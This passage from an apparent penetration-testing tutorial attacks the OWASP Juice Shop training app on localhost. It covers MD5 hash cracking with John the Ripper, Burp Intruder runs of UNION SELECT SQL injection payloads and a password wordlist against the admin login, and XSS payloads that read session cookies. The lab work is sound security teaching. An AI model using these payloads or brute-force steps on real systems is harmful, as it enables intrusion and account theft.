(kali@kali) - [~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt JuiceShopPasswords.txt
Using default input encoding: UTF-8
Loaded 20 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
admin123      (?)
ncc-1701     (?)
demo         (?)
3g 0:00:00:02 DONE (2021-08-12 13:21) 1.401g/s 6702Kp/s 6702Kc/s 114293
```

In just a short matter of time John cracked three of the passwords! Of course, the admin password is really simple, and oh look, one of the users is apparently a Star Trek fan! At this point you have the admin creds, so it is pretty much game over.

## Juice Shop - Automating Attacks with Burp Intruder and Compare

Now we know how to use intercept to add in our own data, let's see how this could be used in an attack by using Burp's “*Intruder*” and “*Compare*” features. Intruder allows you to run automated attacks against captured code. Compare is used to find the differences between website pages; we can use compare to determine when an automated attack was successful.

First, we will look at using Intruder to automate simple SQL injection techniques and then see how it can be used in a dictionary password attack.

### **Automated SQL Injection Example**

Finding the number of columns in the SQL Injection example above took several manual iterations. What if we could automate SQL injection commands with Burp? We can do this using Intruder. In this example we will create a simple text list of the commands we tried above and have Burp try them for us automatically.

The “*Sniper*” attack attacks a single variable; you can choose different attack types in Burp to attack multiple variables with multiple payloads. But for this simple example, Sniper will work well.

1. Create a text file called “*union.txt*” and save it to the Desktop. Include the following commands:

```
raspberrry%27)) UNION SELECT 1 FROM sqlite_master--
raspberrry%27)) UNION SELECT 1,2 FROM sqlite_master--
raspberrry%27)) UNION SELECT 1,2,3 FROM sqlite_master--
raspberrry%27)) UNION SELECT 1,2,3,4 FROM sqlite_master--
raspberrry%27)) UNION SELECT 1,2,3,4,5 FROM sqlite_master--
raspberrry%27)) UNION SELECT 1,2,3,4,5,6 FROM sqlite_master--
-
raspberrry%27)) UNION SELECT 1,2,3,4,5,6,7 FROM
sqlite_master--
raspberrry%27)) UNION SELECT 1,2,3,4,5,6,7,8 FROM
sqlite_master--
raspberrry%27)) UNION SELECT 1,2,3,4,5,6,7,8,9 FROM
sqlite_master--
```

Notice that it is just the Union Select statement that we used before, with incrementing column numbers.

2. Now, in **Proxy > HTTP History**, grab one of the searches where we just used “**q=raspberrry**”.

**NOTE:** *it converts the apostrophe to “%27”*



```

182 http://localhost:3000 GET /rest/products/search?q=raspberry%27
Request Response
Pretty Raw \n Actions
1 GET /rest/products/search?q=raspberry%27 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
8 Sec-Fetch-Site: none
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; welcomebanner_status=dismiss; continueCode=E30zQeneP
15 Connection: close

```

- Now right click anywhere in the intercepted text and select “*Send to Intruder*”:

```

Request Response
Pretty Raw \n Actions
1 GET /rest/products/search?q=raspberry%27 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: ";Not A Brand";v="99",
4 sec-ch-ua-mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows
7 Accept: text/html,application/xht
8 Sec-Fetch-Site: none
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; welcomebanne
15 Connection: close

```

Scan

**Send to Intruder** Ctrl-I

Send to Repeater Ctrl-R

Send to Sequencer

Send to Comparer


Send to Decoder

Show response in browser

Request in browser > QenePWoj4zk293aRX8kBNY

Engagement tools [Pro version only] >

- Now, click on the “*Intruder*” menu tab at the top of Burpsuite.
- Click the “*Positions*” tab:



Notice that raspberrry is highlighted. Burp will allow us to automatically replace that marked point with text from our Union text file that we just created. There are other data points highlighted though, so we will need to clear them and select just the one we want.

6. On the menu on the right, click “*clear*”, this will erase all of the marked points.
7. Now just highlight the value “*raspberrry%27*” on the GET command line.

```
GET /rest/products/search?q=raspberrry%27 HTTP/1.1
Host: localhost:3000
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
```

8. Click “*add*” on the menu to the right
9. Burp Suite will highlight the word “*Raspberrry%27*”. Now that we have the field set that we want to attack, we need to set the payload.
10. Click on the “*payloads*” tab
11. Select “*Runtime file*” in the drop box under ‘Payload Sets > Payload type’.
12. In the Payload Options [Runtime File] field, select our “*union.txt*” file:

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type

Payload set:  Payload count: 33 (approx)

Payload type:  Request count: 33 (approx)

---

**Payload Options [Runtime file]**

This payload type lets you configure a file from which to read payload strings at runtime.

13. At the top right of the screen, click, “***Start Attack***”

A warning box will come up saying that the Intruder function in the free version of Burp is time throttled. The attack will work; it will just take a lot longer than it would if you are using the paid version of the program. Burp will then go through and take every union select statement from the text file and insert it into the username field. It will record every separate response as a request number.

- When the automated attack is done, click on one of the “union select” lines with a status of “500”
- click on the “***response***” tab in the bottom window
- and then click the “***render***” tab:

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		500	<input type="checkbox"/>	<input type="checkbox"/>	1851	
1	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
2	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
3	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
4	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
5	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
6	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
7	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
8	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
9	raspberr...	200	<input type="checkbox"/>	<input type="checkbox"/>	475	

Request Response

Pretty Raw Hex Render

# OWASP Juice Shop

## (Express ^4.17.1)

500 SequelizeDatabaseError: SQLITE\_ERROR: SELECTs to the left

When you get to the one with the correct number of columns you will see the status is 200 and the length has changed. If you look at the response screen you see this:

7	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
8	raspberr...	500	<input type="checkbox"/>	<input type="checkbox"/>	1935	
9	raspberr...	200	<input type="checkbox"/>	<input type="checkbox"/>	475	

Request Response

Pretty Raw Hex Render

```

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": 2,
      "description": 3,
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    }
  ]
}

```

## **Status: Success!**

This is just one of many ways we could do automated attacks. I just wanted to show that it could be done in Burp Suite.


## **Juice Shop - Burp Intruder Wordlist attack**

What if we were able to retrieve the Site Admin's username, but not his password? We could use Burp to perform a brute force password attack. Let's see if we can gain access to the administrator account by having Intruder use a wordlist against the password. Basically, we supply Burp with a list of possible passwords and Burp attempts to login using each one, and then records the results. The Intruder feature in the free version of Burp is time throttled, meaning it really slows down the automated attack (about one attack per second) with a large wordlist this could take an incredible amount of time. So instead of using one of the wordlists that comes with Kali we will create our own short wordlist to use.

Using your favorite text editor, create a file called "*juicepass.txt*" and save it to the Desktop. Put in the following passwords:

```
12345  
password  
qwerty  
P@$sword  
Admin  
Dragon  
Pass12345  
admin123
```


When finished, it should look like this:

A terminal window screenshot showing the command 'cat juicepass.txt' being executed. The output lists the passwords: 12345, password, qwerty, P@\$sword, Admin, Dragon, Pass12345, and admin123.

```
(kali@kali)-[~]  
└─$ cat juicepass.txt  
12345  
password  
qwerty  
P@$sword  
Admin  
Dragon  
Pass12345  
admin123
```

Now that our password list is complete, let's use it in a Brute Force attack on Juice Shop.

1. Pull up the Juice Shop Account Login page in the Burp Browser.
2. Turn on Intercept in Burp.
3. Enter “*admin@juice-sh.op*” for the username.
4. Enter “admin” for the password and Login:



Login

Email  
admin@juice-sh.op

Password  
.....

Forgot your password?

Remember me

5. Press “forward” until you see our login request in Burp Proxy.
6. Right click and then click on “Send to Intruder”:



Request to http://localhost:3000 [127.0.0.1]


Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n ≡

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 48
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: application/json, text/plain, */*
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
8 Content-Type: application/json
9 Origin: http://localhost:3000
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
17 Connection: close
18
19 {
  "email": "admin@juice-sh.op",
  "password": "admin"
}
```


Scan	
Send to Intruder	Ctrl-I
Send to Repeater	Ctrl-R
Send to Sequencer	

7. Click on the “*Intruder*” menu tab.
8. Now click the “*Positions*” tab.



Notice that several sections of data are highlighted. At this point we only want to focus on the administrator's password, so we need to clear all of the selected points and then select our own.

9. On the menu on the right, click "*clear*", this will erase all of the marked points.
10. Now just highlight the value "*admin*" in the "*password*" field:




11. Click "*add*" on the menu to the right

Burp Suite will now highlight the word "*admin*" in the password field. Now that we have the field set that we want to attack, we need to set the payload.

12. Click on the "*payloads*" tab

13. Select “*Runtime file*” from the ‘*Payload Type*’ drop down box:



Target   Positions   **Payloads**   Resource Pool   Options


**Payload Sets**

You can define one or more payload sets. The number of payload sets depends

Payload set: 1   Payload count: 0

Payload type: Runtime file   Request count: 0

14. Select the file we created, “*/home/kali/juicepass.txt*”:




**Payload Options [Runtime file]**

This payload type lets you configure a file from which to read payload strings at runtime.

Select file ...  

15. Now click “*Start Attack*” on the upper right.

When the automated attack is done, you should see a screen like this:




Request ^	Payload	Status	Error
0		401	<input type="checkbox"/>
1	12345	401	<input type="checkbox"/>
2	password	401	<input type="checkbox"/>
3	qwerty	401	<input type="checkbox"/>
4	P@\$sword	401	<input type="checkbox"/>
5	Admin	401	<input type="checkbox"/>
6	Dragon	401	<input type="checkbox"/>
7	Pass12345	401	<input type="checkbox"/>
8	admin123	200	<input type="checkbox"/>

Notice the status message is different for “admin123”, status 200 is a successful login!

Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items					
Request ^	Payload	Status	Error	Timeout	Length
0		401	<input type="checkbox"/>	<input type="checkbox"/>	362
1	12345	401	<input type="checkbox"/>	<input type="checkbox"/>	362
2	password	401	<input type="checkbox"/>	<input type="checkbox"/>	362
3	qwerty	401	<input type="checkbox"/>	<input type="checkbox"/>	362
4	P@\$word	401	<input type="checkbox"/>	<input type="checkbox"/>	362
5	Admin	401	<input type="checkbox"/>	<input type="checkbox"/>	362
6	Dragon	401	<input type="checkbox"/>	<input type="checkbox"/>	362
7	Pass12345	401	<input type="checkbox"/>	<input type="checkbox"/>	362
8	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1166

Request	Response
Pretty Raw Hex Render \n ≡	<pre> 13 {   "authentication":{     "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiw3     E4IDIyOjQ0jM4LjIyNSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOiE2Mjk0ODEz     "bid":1,     "umail": "admin@juice-sh.op"   } } </pre>



Notice also, in the Response window, we seemed to have captured the Site Administrator's access token. I wonder if this could help in solving some of the other challenges in Juice Shop? Spoiler Alert - Yes!

## Juice Shop - Using Burp Comparer

Burp's comparer feature allows you to quickly compare the results between one request/ response and another. This comes in handy in cases where we use automated attacks and we want to compare the results to find differences between them.

From the automated wordlist attack above:

1. Right click on one of the Status 401 requests and click, "***Send to Comparer (Response)***":

Request ^	Payload	Status	Error
0		401	<input type="checkbox"/>
1	12345	401	<input type="checkbox"/>
2	password	401	<input type="checkbox"/>
3	qwerty	401	<input type="checkbox"/>
4	P@\$sword	401	<input type="checkbox"/>
5	Admin	Result #4	
6	Dragon	Scan	
7	Pass12345		
8	admin123	Send to Intruder Ctrl-I	
		Send to Repeater Ctrl-R	
		Send to Sequencer	
		Send to Comparer (request)	
		Send to Comparer (response)	
		Show response in browser	

Request	Response
1	HTTP/1.1 401 Unaut
2	Access-Control-Allow-Orig
3	X-Content-Type-Options

We need something to compare it with, so let's use Request 8, the Status 200 response. You may need to minimize Burp Suite to find the attack result window again, it tends to hide sometimes.

2. Right click on Request 8 and click "Send to Comparer (Response)":

Request ^	Payload	Status	Error	Timeout	Length
0		401	<input type="checkbox"/>	<input type="checkbox"/>	362
1	12345	401	<input type="checkbox"/>	<input type="checkbox"/>	362
2	password	401	<input type="checkbox"/>	<input type="checkbox"/>	362
3	qwerty	401	<input type="checkbox"/>	<input type="checkbox"/>	362
4	P@\$sword	401	<input type="checkbox"/>	<input type="checkbox"/>	362
5	Admin	401	<input type="checkbox"/>	<input type="checkbox"/>	362
6	Dragon	401	<input type="checkbox"/>	<input type="checkbox"/>	362
7	Pass12345	401	<input type="checkbox"/>	<input type="checkbox"/>	362
8	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1166

Request	Response
1	HTTP/1.1 200 OK
2	Access-Control-Allow-Origin: *
3	X-Content-Type-Options: nosniff
4	X-Frame-Options: SAMEORIGIN
5	Feature-Policy: payment 'self'

3. Now click on the "*Comparer*" menu tab.

You will see the two responses that we sent to the comparer. On the bottom right choose compare by “**Words**”. Both page responses will be shown side by side with a color-coded map showing the differences. Click the “Sync View” box and scroll down the page looking for differences.

In the first window we will see a “401 Unauthorized” error and the words, “Invalid email or password”:

```
Length: 362  Text  Hex
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Fri, 20 Aug 2021 17:42:02 GMT
Connection: close

Invalid email or password.
```


In the other window we find a 200 OK response and an authentication token!

```
Length: 1,166  Text  Hex
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 831
ETag: W/"33f-8Syw2GXqY7+s4j+CmfRQkRrBj30"
Vary: Accept-Encoding
Date: Fri, 20 Aug 2021 17:42:05 GMT
Connection: close

{"authentication":{"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSU
```

So, Request 8 from intruder that used the password “**admin123**” seemed to work! But let’s make sure, go ahead and try to login to Juice Shop with the username “admin@juice-sh.op” and the password **admin123** (Don’t forget to turn off the intercept proxy):





Looks like we have a winner! Using intruder, we can create automated attacks in Burp. We can then take the output of those attacks and put them into the Comparer to find out which attack actually did work. Though not really practical in the free version due to the time throttle, this demonstrates some of the more advanced capabilities of the full version.

Take a few moments and check out the other Attack Types built in to Intruder:

- > Battering Ram
- > Pitchfork
- > Cluster Bomb

The process to use them is similar to above, but they give you more capabilities of attacking multiple variables with multiple payloads.

## **Juice Shop - Cross Site Scripting Attacks (XSS)**

In this section, we are going to look at Cross Site Scripting (XSS) attacks with Juice Shop. Everything you need to know about using XSS Scripting attacks with Juice Shop can be found in the tool author's solution site:

<https://pwning.owasp-juice.shop/part2/xss.html#perform-a-dom-xss-attack>

SQL Injection and XSS attacks are two of the most common types of web application attacks. We have talked about Basic SQL injection attacks earlier in the chapter. Let's take a few minutes and look at XSS attacks using Juice Shop. Where SQL injection vulnerabilities usually involve the web server's database, XSS focuses on using scripts to attack clients.


### **DOM XSS**

In this section we will demonstrate this attack by modifying a Juice Shop function to include JavaScript. The first step is to find a vulnerable page. As we have found SQL injection vulnerabilities in the site's search function, that would be a good place to start checking for XSS vulnerabilities as well.


You should already be logged into Juice Shop as Admin from the last exercise. If you are not, go ahead and login as that user. We will start with a basic script: `<iframe src="javascript:alert(`Hello World!`)">`

1. In the website Search bar, enter the following command:

`<iframe src="javascript:alert(`Hello World!`)">`



If the website is vulnerable to XSS, we should get a pop-up box:




This is all well and good, but doesn't perform anything useful to an attacker other than verifying that the webpage is vulnerable to reflective XSS attacks. So, what else can we do?

2. We could grab the user's session cookie by using the code:

`<iframe src="javascript:alert(document.cookie)">`

This should return the security level and the session ID cookie:



We now have the user's access token. If you check it is the same token that we retrieved from the SQL attack section. There are several attacks that you can perform with the user's access token, see the Juice Shop docs for more information.

Before we leave Juice Shop, I want to look at one other attack - XML External Entity (XXE, also abbreviated XEE).

### **Juice Shop - XML External Entity (XXE) Attacks**

